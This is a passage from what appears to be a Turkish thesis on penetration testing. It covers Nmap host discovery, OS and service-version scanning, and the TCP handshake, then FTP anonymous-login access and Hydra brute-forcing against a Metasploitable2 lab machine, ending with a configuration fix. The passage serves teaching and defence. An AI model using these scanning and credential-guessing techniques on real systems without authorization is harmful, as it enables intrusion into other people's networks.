uzmanları tarafından, kurumdaki cihazların log kayıtlarında penetrasyon testi uzmanının yaptığı işlemler görülecek şekilde gerçekleştirilmelidir (Wilhelm, 2010). Şekil 3.26.'da aktif bilgi toplama yöntemleri şematize edilerek sunulmuş ve alt başlıklar altında uygulamalarla gösterilmiştir.

Şekil 3.26. Aktif bilgi toplama yöntemleri.


Bu çalışmada aktif bilgi toplama aracı olarak Nmap yazılımı kullanılarak ağ üzerindeki bir cihazdan işletim sistemi, servis bilgisi, açık port bilgisi gibi bilgilerin toplanması sağlanmıştır.

Ağ üzerindeki cihazların saptanması

Bu bölümde nmap yazılımı kullanılarak aynı subnet üzerinde olan cihaz yazılımlarının tespit edilmesi işlemi gerçekleştirilmiştir. Kali Linux makinesinin sahip olduğu IP ve subnet adreslerine Şekil 3.27.'de görüldüğü gibi "ifconfig" komutu ile erişmek mümkündür.




Şekil 3.27. Kali Linux IP ve subnet bilgileri.



Şekil 3.28. Nmap tarama sonucu.


Şekil 3.28.'de elde edilen Nmap tarama sonucu ile ilgili subnet üzerinde olan cihazlar tespit edilmiştir. 1, 2 ve 254 ile biten makine ip'leri Vmware'in kendi aldığı IP'lerdir. Burada tespit edilen tek ip adresi Kali Linux cihazının kendisidir. Yani bu subnet adresi üzerinde bir cihaz tespit edilmiştir. Bu çalışmada bir Domain Controller yapısı mevcuttur. Kurulan sanal

laboratuvar üzerinde bir nmap taraması yapılarak Domain Controller'a bağlı tüm cihazlar tespit edilmiştir.



Şekil 3.29. Domain Controller'a bağlı Kali Linux IP ve subnet adresi bilgileri.

Şekil 3.29.'da subnet adresinin 10.0.0.1 olduğu tespit edilmiştir. Bu ip adresi üzerinden nmap yapılarak sanal laboratuvarda kullanılan canlı cihazların tespitleri gerçekleştirilmiştir.



Şekil 3.30. Nmap tarama sonucu.


Şekil 3.30.'da 19, 20, 27 ve 60 ile biten IP adresine ait 4 adet cihaz saptanmıştır. 47 ile biten ip adresi Kali Linux cihazının kendisidir.

İşletim sistemi saptanması

Bu bölümde nmap aracı ile tespit edilen ip adreslerinin işletim sistemi bilgileri gene nmap aracı ile tespit edilmiştir. Bunun için nmap –O parametresi kullanılmıştır. Bu parametre her zaman


doğru sonuç döndürmese de çoğunlukla doğru sonuç döndürmektedir. Şekil 3.31., Şekil 3.32. ve Şekil 3.33.'de sırasıyla 10.0.0.19, 10.0.0.20, 10.0.0.27 cihazlarının işletim sistemi bilgileri seçenekleri gösterilmiştir.

..



Şekil 3.31. 10.0.0.19 cihazı işletim sistemi bilgileri seçenekleri.


Şekil 3.32. 10.0.0.20 cihazı işletim sistemi bilgisi.



Şekil 3.33. 10.0.0.27 cihazı işletim sistemi bilgisi.

TCP servislerin saptanması

Güvenlik açıklarının sömürülmesi işleminde hedef makinenin tcp servislerinin saptanması oldukça kritik bir noktadır. Bu bölümde nmap yazılımı kullanılarak hedef sistem üzerindeki tcp bazlı servisler tespit edilmiştir. Bu işlem için nmap –sS parametresi kullanılarak hedef makine üzerine syn paketleri gönderilmiştir. Bunun sonucunda hangi servis ve portların açık olduğu bilgisi döndürülmüştür.



Şekil 3.34. 10.0.0.20 Windows XP aracının TCP servislerinin bilgisi.

Şekil 3.34.'de 135,139 ve 149 tcp portlarının açık olduğu bilgisine ulaşılmıştır. Hedef makine olarak seçilen diğer cihaz IP adresleri kullanılarak ilgili cihazların tcp servis bilgilerine aynı yöntem ile ulaşmak mümkündür.

TCP servislerin versiyon bilgisi saptanması


Bu bölümde bir sistem üzerinde bulunan tcp bazlı servislerin tespit edilmesi ve bu servislerin banner ve versiyon bilgilerinin saptanması işlemleri gerçekleştirilmiştir. Versiyon bilgisi tespiti için –sS ve –sV parametreleri kullanılmıştır. Tcp servislerin versiyon bilgileri sömürü aşamasında oldukça kritik bilgilerdir. Bu nedenle tcp servislerin versiyon bilgilerinin elde

edilmesi oldukça önemlidir. Şekil 3.35.'de 10.0.0.20 IP adresli Windows XP Tcp servisleri versiyon bilgilerine yer verilmiştir.

Şekil 3.35. 10.0.0.20 IP adresli Windows XP TCP servisleri versiyon bilgileri.


Threeway handshake

Önceki bölümlerde hedef bir cihazın işletim sistemi, tcp servisleri ve bu servislerin versiyon bilgisinin saptanması işlemleri gerçekleştirilmiştir. Bu bölümde bu işlemlerin arka planların ve UDP portları incelenmiştir. Network yapılandırmasında toplam 65535 tane port bulunmaktadır. Bu portlardan en sık kullanılanları ise TCP portlarıdır. Penetrasyon testi esnasından nadiren UDP portları kullanılsa da genel amaç TCP servislerin sömürülmesidir. Herhangi bir ip üzerinde standart bir nmap taraması yapıldığında sonuç olarak en çok kullanılan tcp portları dönmektedir. Network üzerindeki bütün portları taramak için –p1 -65535 parametresi kullanılmıştır. Bu parametre port 1'den 65535 numaralı porta kadar tarama yapılacağı anlamına gelmektedir. UDP portları taranmak istenirse bu parametrelere –sU parametresi de eklenmelidir. Şekil 3.36.'da Nmap ile tüm Tcp portlarının tarama sonucu gösterilmektedir.



Şekil 3.36. Nmap ile tüm TCP portlarının taranması.

Ağ üzerinde TCP bağlantısı kurulmasının hemen ardından oturum işlemleri gerçekleşmektedir ve istemci tarafından başlatılan bu TCP süreci Threeway Handshake (3'lü El Sıkışma) olarak adlandırılmaktadır. Şekil 3.37.'de görüldüğü üzere Threeway Handshake sağlanırken ilk adım istemci tarafından gerçekleştirilir. İstemci kendi sistem bilgilerini içeren Syn paketini sunucuya gönderir. İkinci adım sunucu tarafından gerçekleştirilir. İstemcinin gönderdiği paketi alan sunucu istemciye paketi aldığına dair bilgi vermek amacıyla bir sonraki paket Syn ve Ack'i hazırlar. Üçüncü adım istemci tarafından gerçekleştirilir. Sunucunun gönderdiği paketi alan istemci sunucunun gönderdiği paket sıra numarasını bir arttırarak ve Ack numarasını da sunucudan gelen sıra numarasına eşit olacak şekilde ayarlayarak bir Ack paketi gönderir. Böylece üç adımda Threeway HandShake bağlantısı sağlanmış olur (Hau vd., 2016).




Şekil 3.37. Threeway handshake.

Threeway HandShake bağlantısının sağlıklı olarak tamamlanması hedef sistemde bizim isteklerimize cevap veren bir şey olduğu anlamına gelmektedir.


Şekil 3.38. 445 numaralı portun dinlenmesi.

Şekil 3.39. 445 numaralı portun wireshark üzerinden dinlenmesi.

Şekil 3.38. ve 3.39.'da bir 445 numaralı portun açık olduğu ve bu port üzerinden bir Threeway HandShake bağlantısının sağlandığı görülmüştür.



Şekil 3.40. 444 numaralı portun dinlenmesi.




Şekil 3.41. 444 numaralı portun wireshark üzerinden dinlenmesi.

Şekil 3.40. ve 3.41.'de 444 numaralı tcp portunun kapalı olduğu istemciden sunucuya giden syn paketine herhangi bir syn ack paketi gönderilmediği dolayısıyla bir Threeway HandShake bağlantısı kurulamadığı gözlemlenmiştir.

3.2. Zafiyet Analizleri, Shellcode ve Payload Oluşturma İşlemlerinin Uygulanması


Bir penetrasyon testinin bilgi toplama aşaması gerçekleştirildikten sonra zafiyet analizi ve tespit edilen zafiyetlerin sömürülmesi için kullanılan bir takım shellcode ve payload kodlarının oluşturulması işlemi gerçekleştirilmektedir. Bu bölümde zafiyet taraması işlemleri, shellcode ve payload oluşturma süreçleri Şekil 3.42.'de sunulduğu gibi sınıflandırılmış ve bu kapsamda her bir aşamanın uygulaması yapılarak incelenmiştir. Buna ek olarak bir Domain Controller (Windows Server 2012) etki alanına bağlı Windows XP, Winodws 7, Windows 10, Linux işletim sistemlerinin bulunduğu laboratuvar ortamında Domain Conrollerın ele geçirilmesi aşama aşama uygulamalarla gösterilmiştir.



Şekil 3.42. Uygulamalarda yer alan zafiyetlerin sınıflandırılması.

3.2.1. GNU/Linux üzerindeki konfigürasyon bazlı zafiyetler


Bu bölümde GNU/Linux işletim sistemi üzerindeki konfigürasyon bazlı zafiyetler incelenerek sömürülme işlemleri uygulanmıştır. Bu zafiyetler için Şekil 3.43.'de gösterilen metasploitable2 cihazı kullanılmıştır. Şekil yukardaki FTP, Mysql,ssh, telnet,tomcat ve samba tcp bazlı servislerin konfigürasyon bazlı zafiyetlerini sömürme işlemleri uygulamalarla ele alınmıştır.



Şekil 3.43. Metasploitable2 ara yüzü.

FTP konfigürasyon zafiyeti ile kullanıcı adı ve şifrenin elde edilmesi

Bu bölümde File Transfer Protocol (FTP) üzerine gerçekleştirilebilecek saldırıları işlemleri uygulanmıştır. Bu saldırılar Linux üzerine metasploitable2 Linux cihazından gerçekleştirilmiştir. FTP varsayılan olarak 21 numaralı port üzerinde çalışan sunucu ve kullanıcı arasında dosya paylaşımını sağlamayı amaçlayan tcp bazlı bir servistir. FTP servisi kimi zaman proje geliştirme evresinde kimi zaman da web sitelerinin dosyalarını sunucuya atmak için kullanılan bir yöntemdir. Bir FTP kullanıcısının elde edilmesi ile kurumsal firmalardan veya web siteleri üzerinden kritik dosyaların çalınması ve daha ileri senaryolarda uzaktan kod yürütme gibi güvenlik açıklarının sömürülmesi mümkün olmaktadır.




Şekil 3.44. TCP port bilgileri.

Vmware Workstation ile sanallaştırılmış Kali Linux makinesinin kullandığı Dns sunucusu üzerindeki tcp servis ve sürüm bilgileri Şekil 3.44.'deki gibidir. Ftp servisler üzerinde bulunan en bilindik konfigürasyon hatalarından biri "anonymous login" özelliğinin aktif halde bırakılmasıdır. Bu özellik aktif edildiğinde ftp servisine dışarıdan gelen her kullanıcı bağlanabilmektedir. "anonymous login" özelliği çok kişinin çalıştığı geliştirme projelerinde hız kazanmak adına veya farklı senaryolarda aktif hale getirilebilmektedir. "anonymous login" özelliğinin aktif hale getirilmesi kötü niyetli kişilerin sistemlere zarar vermesine neden olabilmektedir.

Şekil 3.45. FTP sevisinin "anonymous login" özelliğinin aktif edilmesi.


Şekil 3.45.'de "anonymous login" özelliği ile bir ftp kullanıcı hesabı elde edilmiştir. Kullanıcı adı anonymous ve şifre herhangi bir mail adresi olarak kullanılmaktadır. Burada giriş yapıldıktan sonra "dir" komutu kullanılarak dizindeki dosyalar gösterilebilmektedir. "pwd"

komutu ile bulunulan dizin görüntülenmektedir. Eğer gerekli yetki mevcutsa, “put” komutu ile dosya konulabilmektedir. “get” komutu ile sistemden dosya çekme işlemi gerçekleştirilmektedir. “Anonymous login” özelliği dışında kaba kuvvet saldırısı ile deneme yanılma yapılarak bir ftp servis kullanıcısı elde edilebilmektedir. Fakat penetrasyon testi işlemleri için zaman kısıtlı olduğundan kaba kuvvet saldırısı çok tercih edilen bir yöntem değildir. Bu bölümde kaba kuvvet saldırısı örneği Hydra kullanılarak gerçekleştirilmiştir. Kaba kuvvet saldırıları için bir kullanıcı adı ve parola bilgisi gereklidir. Parola bilgisi bir wordlist ile kırılabilmekteyken kullanıcı bilgisinin bilinmesi önemlidir. Ftp servisler için genellikle kullanıcı adları “ftp”, “ftpuser” veya “ftpadmin” şeklindedir.



Şekil 3.46. Hydra ile FTP servis üzerinde kaba kuvvet saldırısı.

Şekil 3.46.’da metasploit dosyası üzerinde wordlist içerisinde bulunan tüm şifreler sırayla denenmektedir ve uygun şifre bulunması durumunda bir ftp kullanıcısı oturumu elde edilmektedir.




Şekil 3.47. Metasploitable2 Linux cihazında "anonymous login" zafiyet kaynağı.

Şekil 3.47'de görüldüğü gibi "Yes" olarak gösterilen zafiyet "No" olarak değiştirildiğinde Linux üzerindeki anonymous login zafiyeti engellenmiş olunacaktır. Bu bölümde gerçekleştirilen saldırı yöntemlerinin yanı sıra ftp servisler üzerinde Buffer over flow kullanılarak ta ftp kullanıcısı oturumu elde etmek mümkündür. Ancak bu saldırı şekli ilerleyen bölümlerde uygulanacaktır.

